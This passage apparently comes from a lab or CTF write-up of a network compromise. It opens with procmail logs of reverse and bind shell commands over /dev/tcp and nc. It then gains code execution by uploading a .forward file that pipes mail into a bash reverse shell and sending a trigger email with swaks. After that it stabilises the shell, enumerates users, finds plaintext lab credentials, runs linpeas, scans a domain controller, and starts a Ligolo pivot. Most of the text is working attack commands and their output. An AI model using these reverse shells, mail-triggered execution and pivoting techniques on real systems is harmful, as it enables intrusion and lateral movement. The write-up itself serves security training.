procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'bash -i >& /dev/tcp/10.8.0.144/4444 0>&1'"
From someone@localhost Sat Aug 23 20:48:58 2025
 Subject: reina-123
  Folder:  /bin/bash -c 'bash -i >& /dev/tcp/10.8.0.144/4444 0>&1'	    379
/bin/bash: connect: Network is unreachable
/bin/bash: line 1: /dev/tcp/10.8.0.144/4444: Network is unreachable
procmail: [2487442] Sat Aug 23 21:37:18 2025
procmail: Match on "^Subject:.*owned"
procmail: Assigning "LASTFOLDER= /bin/bash -lc 'exec 5<>/dev/tcp/10.0.5.200/4444; /bin/bash -i <&5 >&5 2>&5 & disown'"
procmail: Executing " /bin/bash -lc 'exec 5<>/dev/tcp/10.0.5.200/4444; /bin/bash -i <&5 >&5 2>&5 & disown'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -lc 'exec 5<>/dev/tcp/10.0.5.200/4444; /bin/bash -i <&5 >&5 2>&5 & disown'"
From someone@localhost  Sat Aug 23 21:37:18 2025
 Subject: owned
  Folder:  /bin/bash -lc 'exec 5<>/dev/tcp/10.0.5.200/4444; /bin/bash 	    264
/bin/bash: connect: Connection refused
/bin/bash: line 1: /dev/tcp/10.0.5.200/4444: Connection refused
/bin/bash: line 1: 5: Bad file descriptor
procmail: [2796715] Mon Aug 25 19:17:45 2025
procmail: Match on "^Subject:.*bind5505"
procmail: Assigning "LASTFOLDER= /bin/bash -lc 'rm -f /tmp/p; mkfifo /tmp/p; \
nohup sh -c "cat /tmp/p | /bin/bash -i 2>&1 | nc -l -p 5505 > /tmp/p" >/dev/null 2>&1 & \
echo "[BIND 5505] $(date)" >> $HOME/.pmhit'"
procmail: Executing " /bin/bash -lc 'rm -f /tmp/p; mkfifo /tmp/p; \
nohup sh -c "cat /tmp/p | /bin/bash -i 2>&1 | nc -l -p 5505 > /tmp/p" >/dev/null 2>&1 & \
echo "[BIND 5505] $(date)" >> $HOME/.pmhit'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -lc 'rm -f /tmp/p; mkfifo /tmp/p; \
nohup sh -c "cat /tmp/p | /bin/bash -i 2>&1 | nc -l -p 5505 > /tmp/p" >/dev/null 2>&1 & \
echo "[BIND 5505] $(date)" >> $HOME/.pmhit'"
From someone@localhost  Mon Aug 25 19:17:45 2025
 Subject: bind5505
  Folder:  /bin/bash -lc 'rm -f /tmp/p; mkfifo /tmp/p; \ nohup sh -c "	    266
procmail: [2796978] Mon Aug 25 19:20:42 2025
procmail: Match on "^Subject:.*bind5505"
procmail: Assigning "LASTFOLDER= /bin/bash -lc 'rm -f /tmp/p; mkfifo /tmp/p; \
( while true; do cat /tmp/p | /bin/bash -i 2>&1 | nc -l -p 5505 > /tmp/p; done ) >/dev/null 2>&1 & \
echo "[BIND LOOP 5505] $(date)" >> $HOME/.pmhit'"
procmail: Executing " /bin/bash -lc 'rm -f /tmp/p; mkfifo /tmp/p; \
( while true; do cat /tmp/p | /bin/bash -i 2>&1 | nc -l -p 5505 > /tmp/p; done ) >/dev/null 2>&1 & \
echo "[BIND LOOP 5505] $(date)" >> $HOME/.pmhit'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -lc 'rm -f /tmp/p; mkfifo /tmp/p; \
( while true; do cat /tmp/p | /bin/bash -i 2>&1 | nc -l -p 5505 > /tmp/p; done ) >/dev/null 2>&1 & \
echo "[BIND LOOP 5505] $(date)" >> $HOME/.pmhit'"
From someone@localhost  Mon Aug 25 19:20:42 2025
 Subject: bind5505
  Folder:  /bin/bash -lc 'rm -f /tmp/p; mkfifo /tmp/p; \ ( while true;	    266
procmail: [2797416] Mon Aug 25 19:25:47 2025
procmail: Match on "^Subject:.*bind5505"
procmail: Assigning "LASTFOLDER= /bin/bash -lc 'rm -f /tmp/p; mkfifo /tmp/p; \
( while true; do cat /tmp/p | /bin/bash -i 2>&1 | nc -l -p 5505 > /tmp/p; done ) >/dev/null 2>&1 & \
echo "[BIND LOOP 5505] $(date)" >> $HOME/.pmhit'"
procmail: Executing " /bin/bash -lc 'rm -f /tmp/p; mkfifo /tmp/p; \
( while true; do cat /tmp/p | /bin/bash -i 2>&1 | nc -l -p 5505 > /tmp/p; done ) >/dev/null 2>&1 & \
echo "[BIND LOOP 5505] $(date)" >> $HOME/.pmhit'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -lc 'rm -f /tmp/p; mkfifo /tmp/p; \
( while true; do cat /tmp/p | /bin/bash -i 2>&1 | nc -l -p 5505 > /tmp/p; done ) >/dev/null 2>&1 & \
echo "[BIND LOOP 5505] $(date)" >> $HOME/.pmhit'"
From someone@localhost  Mon Aug 25 19:25:47 2025
 Subject: bind5505
  Folder:  /bin/bash -lc 'rm -f /tmp/p; mkfifo /tmp/p; \ ( while true;	    266
■[\\mailserver\fox\]> cat .python_history
import impackets
import impacket
ext()
import socket,threading
def forward(src,dst):
    while True:
        try: dst.sendall(src.recv(4096))
        except: break
s=socket.socket()
s.connect(('10.0.5.200',6666))
c=socket.socket()
s=socket.socket()
s.connect(('10.0.5.200',6666))
exit()
exit
exit()
We found that we have write access to the authorized_keys file then we can think to add our SSH public key to gain a SSH access but not possible because we saw during our previous test that only password method is allowed.
We found also some good hints from the .procmail_log file:
From fox@localhost Fri Jul 18 07:45:54 2025
 Subject: owned
  Folder:  /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 48	    533
/bin/bash: line 1: /home/fox: Is a directory
listening on [any] 4848 ...
10.0.5.200: inverse host lookup failed: Host name lookup failure
connect to [10.0.5.5] from (UNKNOWN) [10.0.5.200] 60902
procmail: [1309815] Fri Jul 18 11:55:01 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
Combining that with the info found during the nmap enumeration 220 mailserver SMTP - IMPORTANT: procmail and forward allowed - accepted email ONLY From:<someone@localhost>, we have now enough information on what should be the next step.
RCE via Procmail .forward (fox)
Since we have write access over the fox share, we can create a .forward including our reverse shell then upload it:
$ cat .forward
 | bash -c 'bash -i >& /dev/tcp/10.8.0.131/443 0>&1'
■[\\mailserver\fox\]> put .forward
Set a penelope listener:
$ penelope -p 443 -i tun0
[+] Listening for reverse shells on 10.8.0.131:443
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Send an email to fox@localhost using swaks:
$ swaks --to fox@localhost --from "someone@localhost" --header "Subject:Important" --body "Password reset is required as your account has been compromized" --server mailserver --port 25 --timeout 25s
But we don’t receive any callback to our attacker machine.
Then maybe there is a firewall that control and restrict the outbound traffic. As we know that we have a Jump machine in the same network segment then maybe the traffic will be not filtered.
Then let’s try again.
Connect to the Jump machine and start a Netcat listener:
$ sshpass -p "I'mthebest" ssh -o 'StrictHostKeyChecking=accept-new' -o 'StrictHostKeyChecking=no' red@10.0.5.200
red@start:~$ cd /tmp
red@start:/tmp$ nc -lvnp 443
listening on [any] 443 ...
Modify our .forward and upload it again:
$ cat .forward
 | bash -c 'bash -i >& /dev/tcp/10.0.5.200/443 0>&1'
■[\\mailserver\fox\]> put .forward
Then send an email again:
$ swaks --to fox@localhost --from "someone@localhost" --header "Subject:Important" --body "Password reset is required as your account has been compromized" --server mailserver --port 25 --timeout 25s
=== Trying mailserver:25...
=== Connected to mailserver.
<-  220 mailserver SMTP - IMPORTANT: procmail and forward allowed - accepted email ONLY From:<someone@localhost>
 -> EHLO fuchikoma
<-  250-mailserver Hello fuchikoma [10.0.5.200]
<-  250-SIZE 52428800
<-  250-8BITMIME
<-  250-PIPELINING
<-  250-PIPECONNECT
<-  250-CHUNKING
<-  250-STARTTLS
<-  250-PRDR
<-  250 HELP
 -> MAIL FROM:<someone@localhost>
<-  250 OK
 -> RCPT TO:<fox@localhost>
<-  250 Accepted
 -> DATA
<-  354 Enter message, ending with "." on a line by itself
 -> Date: Tue, 26 Aug 2025 16:54:34 +0900
 -> To: fox@localhost
 -> From: someone@localhost
 -> Subject:Important
 -> Message-Id: <20250826165434.021376@fuchikoma>
 -> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
 ->
 -> Password reset is required as your account has been compromized
 ->
 ->
 -> .
<-  250 OK id=1uqoVy-00C6kk-24
 -> QUIT
<-  221 mailserver closing connection
=== Connection closed with remote host.
Got a shell as fox:
connect to [10.0.5.200] from (UNKNOWN) [10.0.5.5] 40398
bash: cannot set terminal process group (2885914): Inappropriate ioctl for device
bash: no job control in this shell
fox@mailserver:~$
Clean our trace:
■[\\mailserver\fox\]> rm .forward
Stabilize our shell:
fox@mailserver:~$ python3 -c "import pty;pty.spawn('/bin/bash');"
fox@mailserver:~$ export TERM=xterm
fox@mailserver:~$ ^Z
[1]+  Stopped                 nc -lvnp 443
fox@mailserver:~$ stty raw -echo;fg;
nc -lvnp 443

fox@mailserver:~$
Quick check for the routes:
fox@mailserver:~$ netstat -rn
netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
10.0.5.0        0.0.0.0         255.255.255.0   U         0 0          0 eth0
10.0.6.0        0.0.0.0         255.255.255.0   U         0 0          0 eth1
Then our network is unreachable but the Jump machine network is reachable.
Check the network interfaces:
fox@mailserver:/tmp/.1$ /sbin/ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.5.5  netmask 255.255.255.0  broadcast 10.0.5.255
        inet6 fe80::215:5dff:fe38:11d  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:38:01:1d  txqueuelen 1000  (Ethernet)
        RX packets 4679150091  bytes 255993285913 (238.4 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4616600614  bytes 345402851899 (321.6 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.6.5  netmask 255.255.255.0  broadcast 10.0.6.255
        inet6 fe80::215:5dff:fe38:130  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:38:01:30  txqueuelen 1000  (Ethernet)
        RX packets 568451473  bytes 79542779747 (74.0 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 616676917  bytes 36779205844 (34.2 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20726122  bytes 1968014118 (1.8 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20726122  bytes 1968014118 (1.8 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
Enumeration - Act I (FBI\alberobello)
Check the SUDO privilege:
fox@mailserver:~$ sudo -l
bash: sudo: command not found
No SUDO.
Check the other users:
fox@mailserver:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
fox:x:1000:1000:fox,,,:/home/fox:/bin/bash
Debian-exim:x:102:109::/var/spool/exim4:/usr/sbin/nologin
mara:x:1001:100::/home/mara:/bin/sh
vale:x:1002:1002::/home/vale:/bin/sh
giammy:x:1003:1003::/home/giammy:/bin/sh
golemitratigunda:x:1004:1004::/home/golemitratigunda:/bin/sh
alberobello:x:1005:1005::/home/alberobello:/bin/sh
tcpdump:x:103:111::/nonexistent:/usr/sbin/nologin
wazuh:x:104:112::/var/ossec:/sbin/nologin
We known already about mara, vale, giammy, golemitratigunda and alberobello.
Check their home folders:
fox@mailserver:~$ cd /home

fox@mailserver:/home$ ls
alberobello
fox
giammy
golemitratigunda
mara
vale

fox@mailserver:/home$ find .
.
./vale
./vale/.bashrc
./vale/.profile
./vale/.bash_logout
./giammy
./giammy/.bashrc
./giammy/.profile
./giammy/.bash_logout
./alberobello
./alberobello/.bashrc
./alberobello/.profile
./alberobello/.bash_history
./alberobello/.bash_logout
./mara
./mara/.ssh
./mara/.bash_history
./fox
./fox/.local
./fox/.local/share
./fox/.local/share/nano
./fox/.viminfo
./fox/...
./fox/.pmhit
./fox/.gnupg
./fox/.gnupg/S.gpg-agent
./fox/.gnupg/trustdb.gpg
./fox/.gnupg/S.gpg-agent.ssh
./fox/.gnupg/private-keys-v1.d
./fox/.gnupg/S.gpg-agent.browser
./fox/.gnupg/pubring.kbx
./fox/.gnupg/S.gpg-agent.extra
./fox/.procmail.log
./fox/.python_history
./fox/.lesshst
./fox/.ssh
./fox/.ssh/known_hosts.old
./fox/.ssh/authorized_keys
./fox/.ssh/known_hosts
./fox/.bash_history
./golemitratigunda
./golemitratigunda/.bashrc
./golemitratigunda/.profile
./golemitratigunda/.bash_logout
Some users have a .bash_history, then the content:
fox@mailserver:/home$ cat ./mara/.bash_history
fox@mailserver:/home$ cat alberobello/.bash_history
smbclient.py alberobello:Kuntakint3@fbi.loc
Found
alberobello:Kuntakint3
Check the local authentication:
fox@mailserver:/home$ su alberobello
Password: Kuntakint3
su: Authentication failure
Failed.
We saw previously that there is another network, then check the hosts file:
fox@mailserver:/home$ cat /etc/hosts
cat /etc/hosts
127.0.0.1 localhost
127.0.0.1 mailserver

10.0.6.20 threatzone.nsa.gov
Found
10.0.6.20 threatzone.nsa.govand add it in our attacker machine /etc/hosts.
Check the network communications:
fox@mailserver:~$ netstat -taon | grep LISTEN
netstat -taon | grep LISTEN
tcp        0      0 10.0.5.5:1080           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:31008           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:32001           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:32002           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 10.0.6.5:8000           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:7532            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:7530            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:7531            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:9632            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        6      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:9631            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:8585            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:6666            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:8300            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:4242            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:6789            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:14465           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:8400            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:1234            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 ::1:25                  :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::445                  :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::139                  :::*                    LISTEN      off (0.00/0/0)
Seems no communication to 10.0.6.20.
Just in case upload and launch Linpeas:
$ smbclientng -u fox -p 'iparalipomenidellabatracomiomachia' --host mailserver
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'mailserver' as '.\fox'!
■[\\mailserver\]> use fox
■[\\mailserver\fox\]> put linpeas.sh
■[\\mailserver\fox\]> exit
fox@mailserver:/tmp$ mv /home/fox/linpeas.sh ./lin.sh;chmod +x ./lin.sh;./lin.sh


                            ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
                    ▄▄▄▄▄▄▄             ▄▄▄▄▄▄▄▄
             ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄  ▄▄▄▄
         ▄▄▄▄     ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄
         ▄    ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄       ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄          ▄▄▄▄▄▄               ▄▄▄▄▄▄ ▄
         ▄▄▄▄▄▄              ▄▄▄▄▄▄▄▄                 ▄▄▄▄
         ▄▄                  ▄▄▄ ▄▄▄▄▄                  ▄▄▄
         ▄▄                ▄▄▄▄▄▄▄▄▄▄▄▄                  ▄▄
         ▄            ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄   ▄▄
         ▄      ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄                                ▄▄▄▄
         ▄▄▄▄▄  ▄▄▄▄▄                       ▄▄▄▄▄▄     ▄▄▄▄
         ▄▄▄▄   ▄▄▄▄▄                       ▄▄▄▄▄      ▄ ▄▄
         ▄▄▄▄▄  ▄▄▄▄▄        ▄▄▄▄▄▄▄        ▄▄▄▄▄     ▄▄▄▄▄
         ▄▄▄▄▄▄  ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄   ▄▄▄▄▄
          ▄▄▄▄▄▄▄▄▄▄▄▄▄▄        ▄          ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄                       ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄                         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄            ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
          ▀▀▄▄▄   ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▀▀▀▀▀▀
               ▀▀▀▄▄▄▄▄      ▄▄▄▄▄▄▄▄▄▄  ▄▄▄▄▄▄▀▀
                     ▀▀▀▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▀▀▀

    /---------------------------------------------------------------------------------\
    |                             Do you like PEASS?                                  |
    |---------------------------------------------------------------------------------|
    |         Learn Cloud Hacking       :     https://training.hacktricks.xyz         |
    |         Follow on Twitter         :     @hacktricks_live                        |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
          LinPEAS-ng by carlospolop
...
Nothing is really interesting.
THREATZONE.nsa.gov - Act I
Then upload and launch a nmap:
fox@mailserver:/tmp/.1$ ./nmap -Pn -p- --min-rate=1000 -T4 10.0.6.20
Starting Nmap 7.94 ( https://nmap.org ) at 2025-08-26 12:27 CEST
Unable to find nmap-services!  Resorting to /etc/services
Unable to find nmap-protocols!  Resorting to /etc/protocols
Parse error in protocols file /etc/protocols line 68
Nmap scan report for threatzone.nsa.gov (10.0.6.20)
Host is up (0.00057s latency).
Not shown: 65509 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos
135/tcp   open  epmap
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd
593/tcp   open  unknown
636/tcp   open  ldaps
Found that
threatzoneis a Domain Controller ofnsa.govthen modify our entry in /etc/hosts as10.0.6.20 threatzone.nsa.gov nsa.gov.
Let set Ligolo-mp:
$ sudo ./ligolo-mp_linux_amd64

Generate an agent:
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Upload the agent to the Jump machine then launch it:
red@start:/tmp/.1$ curl -o lin_agent 10.8.0.131/lin_agent
red@start:/tmp/.1$ chmod +x ./lin_agent
red@start:/tmp/.1$ ./lin_agent &
[1] 507777

Start the relay:

Add a redirector:
